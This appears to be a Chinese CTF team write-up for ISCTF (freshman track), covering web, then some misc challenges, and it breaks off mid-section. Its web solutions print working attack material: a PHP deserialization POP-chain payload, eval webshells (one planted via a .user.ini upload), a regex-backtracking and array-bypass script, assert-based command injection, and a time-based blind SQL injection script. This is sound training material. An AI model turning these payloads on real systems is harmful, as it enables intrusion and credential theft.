

新生_3_西安邮电大学_F14GThi3f_writeup

队伍信息

Web

圣杯战争!!!

where_is_the_flag

绕进你的心里

wafr

easy_website

ez_ini

1z_Ssql

Misc

签到题

你说爱我？尊嘟假嘟

杰伦可是流量明星

小猫

小蓝鲨的秘密

蓝鲨的福利

spalshes

easy_zip

Ez_misc

小白小黑

镜流

一心不可二用

ezUSB

EZcrc

张万森,下雪了

MCDSOG-猫猫

stream

Wonderful New World

PNG的基本食用

Pwn

test_nc

nc_shell

ezpie

stack

touch_file1

fmt

Crypto

七七的欧拉

夹里夹气

easy_rsa

rsa_d

ezRSA(τ)

step1:

step2:

signin

Re

crackme

mfx_re

babyRe

FloweyRSA

EasyRe

队伍信息

队伍名称：F14GThi3f

队伍排名：3

队伍所属单位：西安邮电大学

赛道：新生

成员：dmw 1878195150@qq.com

g0ubu1i 1738327323@qq.com

popopo 1253016986@qq.com

Web

圣杯战争!!!

解题人：dmw

打开题目看到

```
1  <?php
2  highlight_file(__FILE__);
3  error_reporting(0);
4
5  class artifact{
6      public $excalibuer;
7      public $arrow;
8      public function __toString(){
9          echo "为Saber选择了对的武器!<br>";
10         return $this->excalibuer->arrow;
11     }
12 }
13
14 class prepare{
15     public $release;
16     public function __get($key){
17         $function = $this->release;
18         echo "蓄力!咖喱棒! ! <br>";
19         return $function();
20     }
21 }
22 class saber{
23     public $weapon;
24     public function __invoke(){
25         echo "胜利! <br>";
26         include($this->weapon);
27     }
28 }
29 class summon{
30     public $Saber;
31     public $Rider;
32
33     public function __wakeup(){
34         echo "开始召唤从者! <br>";
35         echo $this->Saber;
36     }
37 }
38
39 if(isset($_GET['payload'])){
40     unserialize($_GET['payload']);
41 }
42 ?>
```

分析可得链子为summon→artifact→prepare→saber，分别是反序列化调用wakeup方法，然后echo会调用toString方法我们进入他所在的类，然后new一个类时会调用get函数，在get所在类有function()，当函数调用时会触发invoke方法，最后include伪协议读取flag

```

▼ payload Plain Text

1 $a=new summon;
2 $a->Saber=new artifact;
3 $a->Saber->arrow=new prepare;
4 $a->Saber->excalibuer = &$a->Saber->arrow;
5 $a->Saber->excalibuer->release=new saber;
6 $a->Saber->excalibuer->release->weapon="php://filter/read=convert.base64-en
code/resource=flag.php";
7 echo serialize($a);

```

得到flag的base编码

The screenshot shows a browser-based exploit development interface. On the left, there is a code editor containing PHP code for creating a chain of objects: summon, artifact, prepare, and saber. The code includes methods like unserialize, __get, __invoke, and __wakeup, which trigger the desired behaviors. On the right, there is a network traffic viewer showing a POST request to the URL `http://43.249.195.138:20937/?payload=...`. The payload is a complex base64-encoded string representing the serialized chain of objects. Below the network traffic, there are several header fields: Upgrade-Insecure-Requests: 1, Connection: keep-alive, Accept-Encoding: gzip, deflate, Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2, Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*;q=0.2, and Host: 43.249.195.138:20937.

```

return $this->excalibuer->arrow;
}

class prepare{
    public $release;
    public function __get($key){
        $function = $this->release;
        echo "蓄力!咖喱棒! !<br>";
        return $function();
    }
}
class saber{
    public $weapon;
    public function __invoke(){
        echo "胜利! <br>";
        include($this->weapon);
    }
}
class summon{
    public $Saber;
    public $Rider;

    public function __wakeup(){
        echo "开始召唤从者! <br>";
        echo $this->Saber;
    }
}

if(isset($_GET['payload'])){
    unserialize($_GET['payload']);
}

?> 开始召唤从者!
为Saber选择了对的武器!
蓄力!咖喱棒! !
胜利!
PD9waHANCiRmbGFnID0gIkITQ1RGe2U5ZDRiZjNhLWVlZmYtNDk5MC1iNDgwLTlyNzFiZDQzM30iOw0KPz4=

```

解得flag

Source

```
PD9waHANCiRmbGFnID0gIk1TQ1RGe2U5ZDRiZjNhLWVlZmYtNDk5MC1iNDgwLTIyNzFiZDQzM3oiOwOKPz4=
```

Result

```
<?php
$flag = "ISCTF {e9d4bf3a-eeff-4990-b480-2271bd434833}";
?>
```


where_is_the_flag

解题人： g0ubu1i

打开题目看到给了一句话，直接蚁剑连

```
<?php
//flag一分为3，散落在各处，分别是：xxxxxxxx、xxxx、xxx。
highlight_file(__FILE__);

//标准一句话木马^
eval($_POST[1]);
?>
```



进入shell找flag

```
(www-data:/var/www/localhost/htdocs) $ cat /start.sh
#!/bin/sh
sed -i "s/{{FLAG1}}/${FLAG:0:10}/" /var/www/localhost/htdocs/flag.php
echo ${FLAG:10:10} > /flag2
export FLAG3=${FLAG:20}
FLAG3=${FLAG:20}
export FLAG="flag"
FLAG="flag"
httpd -D FOREGROUND
```

```
(www-data:/var/www/localhost/htdocs) $ cat flag.php
<?php
$flag = "FLAG1:ISCTF{a814";
?>
(www-data:/var/www/localhost/htdocs) $
```

```
(www-data:/var/www/localhost/htdocs) $ cat /flag2
4b4e-d321-
(www-data:/var/www/localhost/htdocs) $
```

```
(www-data:/var/www/localhost/htdocs) $ export
export FLAG='flag'
export FLAG3='4b18-b6e0-f8f4319365d5'
export HOME='/root'
export HOSTNAME='ebc6bbe49d2c'
export OLDPWD='/var/www/localhost/htdocs'
export PATH='/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin'
export PWD='/var/www/localhost/htdocs'
export SHLVL='3'
(www-data:/var/www/localhost/htdocs) $
```

得到flag: ISCTF{a8144b4e-d321-4b18-b6e0-f8f4319365d5}

绕进你的心里

解题人：dmw

看到题目

```
<?php
highlight_file(__FILE__);
error_reporting(0);
require 'flag.php';
$str = (String)$_POST['pan_gu'];
$num = $_GET['zhurong'];
$lida1 = $_GET['hongmeng'];
$lida2 = $_GET['shennong'];
if($lida1 !== $lida2 && md5($lida1) === md5($lida2)) {
    echo "md5绕过了!";
    if(preg_match("/[0-9]/", $num)) {
        die('你干嘛?哎哟!');
    }
    elseif(intval($num)) {
        if(preg_match('/.+?ISCTF/is', $str)) {
            die("再想想!");
        }
        if(strpos($str, '2023ISCTF') === false) {
            die("就差一点点啦!");
        }
        echo $flag;
    }
}
?>
```

和之前一个比赛一样，正则回溯次数限制，然后MD5和数字正则都用数组绕过即可

```
▼ payload Plain Text
1 import requests
2 url="http://43.249.195.138:22390/?hongmeng[]='1&shennong[]='2&zhurong[]='3"
3 data={
4     'pan[gu]': 'very'*250000+'2023ISCTF'
5 }
6 r=requests.post(url,data=data)
7 print(r.text)
```

得到flag

```
/span>
/code>md5绕过了!ISCTF{9519be75-02a7-4211-a570-9fb463d71dd2}
```

wafr

解题人：dmw

康康题目

```
Plain Text | ▾

1  <?php
2  /*
3  Read /flagggggg.txt
4  */
5  error_reporting(0);
6  header('Content-Type: text/html; charset=utf-8');
7  highlight_file(__FILE__);
8
9  if(preg_match("/cat| tac| more| less| head| tail| nl| sed| sort| uniq| rev| awk| od| vi
| vim|i", $_POST['code'])){//strings
10     die("想读我文件？大胆。");
11 }
12 elseif (preg_match("/\^|\||\~|\$\||%|jay/i", $_POST['code'])){
13     die("无字母数字RCE？大胆！");
14 }
15 elseif (preg_match("/bash|nc|curl|sess|\{|:|;/i", $_POST['code'])){
16     die("奇技淫巧？大胆！！");
17 }
18 elseif (preg_match("/fl|ag|\.|x/i", $_POST['code'])){
19     die("大胆！！！");
20 }
21 else{
22     assert($_POST['code']);
23 }
```


没有过滤命令执行函数，直接system("ls /")看到flag在根目录

```

<?php
/*
Read /flagggggg.txt
*/
error_reporting(0);
header('Content-Type: text/html; charset=utf-8');
highlight_file(__FILE__);

if(preg_match("/cat|tac|more|less|head|tail|nl|sed|sort|uniq|rev|awk|od|vi|vim/i", $_POST['code']))
{//strings
    die("想读我文件？大胆。");
}
elseif (preg_match("/^|\||\^|\~|\$\|\%|jay/i", $_POST['code'])) {
    die("无字母数字RCE？大胆！");
}
elseif (preg_match("/bash|nc|curl|sess|\{|:|;/i", $_POST['code'])) {
    die("奇技淫巧？大胆！！");
}
elseif (preg_match("/f1|ag|\.|x/i", $_POST['code'])) {
    die("大胆！！");
}
else{
    assert($_POST['code']);
}
} bin dev etc flagggggg.txt home lib media mnt opt proc root run sbin srv start.sh sys tmp usr var

```



但是cat和flag都过滤了，我们用“/”和/f*来绕过得到flag

```

elseif (preg_match('/^|\||\^|\~|\$\|\%|jay/i', $_POST['code'])) {
    die("无字母数字RCE？大胆！");
}
elseif (preg_match("/bash|nc|curl|sess|\{|:|;/i", $_POST['code'])) {
    die("奇技淫巧？大胆！！");
}
elseif (preg_match("/f1|ag|\.|x/i", $_POST['code'])) {
    die("大胆！！");
}
else{
    assert($_POST['code']);
}
} ISCTF{b23837b5-dcc0-4dd9-a76e-07816f639ddf}


```



easy_website


解题人：dmw

打开题目看到登录界面




尝试admin/admin可以登录但没有flag


尝试sql注入发现过滤了很多东西




然后发现有双写注入和空格过滤



查回显发现or也被过滤了



发现可以联合注入



联合注入查库



最后尝试注入猜表名password无结果，但passwoorrd找到flag



ez_ini

解题人：dmw

看题目可知为ini文件上传，但是按一般方法还是失败最后通过base绕过了

The screenshot shows a terminal window with two tabs: 'a.jpg' and '.user.ini'. The '.user.ini' tab contains the following configuration:

```
1 auto_prepend_file="php://filter/convert.base64-decode/resource=a.jpg"
```


Below the terminal is a command-line interface window titled '996'. It has two sections: 'Source' and 'Result'. The 'Source' section contains the PHP code:

```
<?php eval($_POST['a']);?>
```

The 'Result' section displays the output of the base64-encoded payload:

```
PD9waHAgZXZhbCgkX1BPU1RbJ2EnXSk7Pz4=
```

At the bottom of the terminal window, there is another tab labeled 'a.jpg'.




成功链接，打开shell得到flag

```
(*) 输入 ashell 查看本地命令
/www-data:/var/www/html) $ ls /
bin
dev
etc
flag
home
lib
media
mnt
opt
proc
root
run
sbin
srv
start.sh
sys
tmp
usr
var
/www-data:/var/www/html) $ cat flag
cat: can't open 'flag': No such file or directory
/www-data:/var/www/html) $ cat /flag
ISCTF{80ea7a3e-be6d-479e-a1c8-f32b79cd2264}
/www-data:/var/www/html) $
```

1z_Ssql

解题人：dmw



打开题目是个登录解密，根据题目可知为sql

经网上查找资料为时间盲注，然后根据网上找到相关的内容，和脚本，改了改套在本题上

```
1 import requests
2 import sys
3
4 result = ''
5 for i in range(1, 50):
6     head = 27
7     tail = 150
8     while head < tail:
9         mid = (head + tail) >> 1
10        password = f"1'or if(ascii(substr((select group_concat(password)),{i}
11        data = {
12            "username": 'pysnow',
13            "password": password
14        }
15
16        res = requests.post(url = 'http://43.249.195.138:22413/', data=data)
17        if 'smart' in res.text:
18            head = mid + 1
19            print(f'\r[+]{result}[{head}-{tail}]', end=' ')
20        else:
21            tail = mid
22            print(f'\r[+]{result}[{head}-{tail}]', end=' ')
23        result += chr(head)
24        print(f'\r[!]result: {result}')
25        if result[-1] == '}':
26            sys.exit()
```

问题 输出 调试控制台 终端 端口

```
[!]result: we1come7
[!]result: we1come7o
[!]result: we1come7o1
[!]result: we1come7o1s
[!]result: we1come7o1sc
[!]result: we1come7o1sct
[!]result: we1come7o1sctf
[!]result: we1come7o1sctf
```

成功爆出密码

登录得到flag



Misc

签到题

解题人：g0ubu1i

拼接附件得到公众号二维码



关注福州蓝鲨公众号获得flag



你说爱我？尊嘟假嘟

解题人：g0ubu1i

word中存在三种词，猜测为ook加密

将你说爱我替换为Ook., 尊嘟替换为Ook!, 假嘟替换为Ook?

解密后得到

ild3l4pXejwPcCwJsPAOq7sJczdRdTsJcCEUsP1Z

The screenshot shows a web-based Base64 decoding interface. The 'Input' field contains the string 'ild3l4pXejwPcCwJsPAOq7sJczdRdTsJcCEUsP1Z'. The 'Output' field shows the decoded result: 'ISCTF{9832h-s92hw-23u7w-2j8s0}'. The interface includes a 'Recipe' section with options for 'From Base64', 'Alphabet' (set to '0-9a-zA-Z+='), and checkboxes for 'Remove non-alphabet chars' (checked) and 'Strict mode'.

得到flag

杰伦可是流量明星

解题人：dmw

一顿解压得到音频文件



010查看

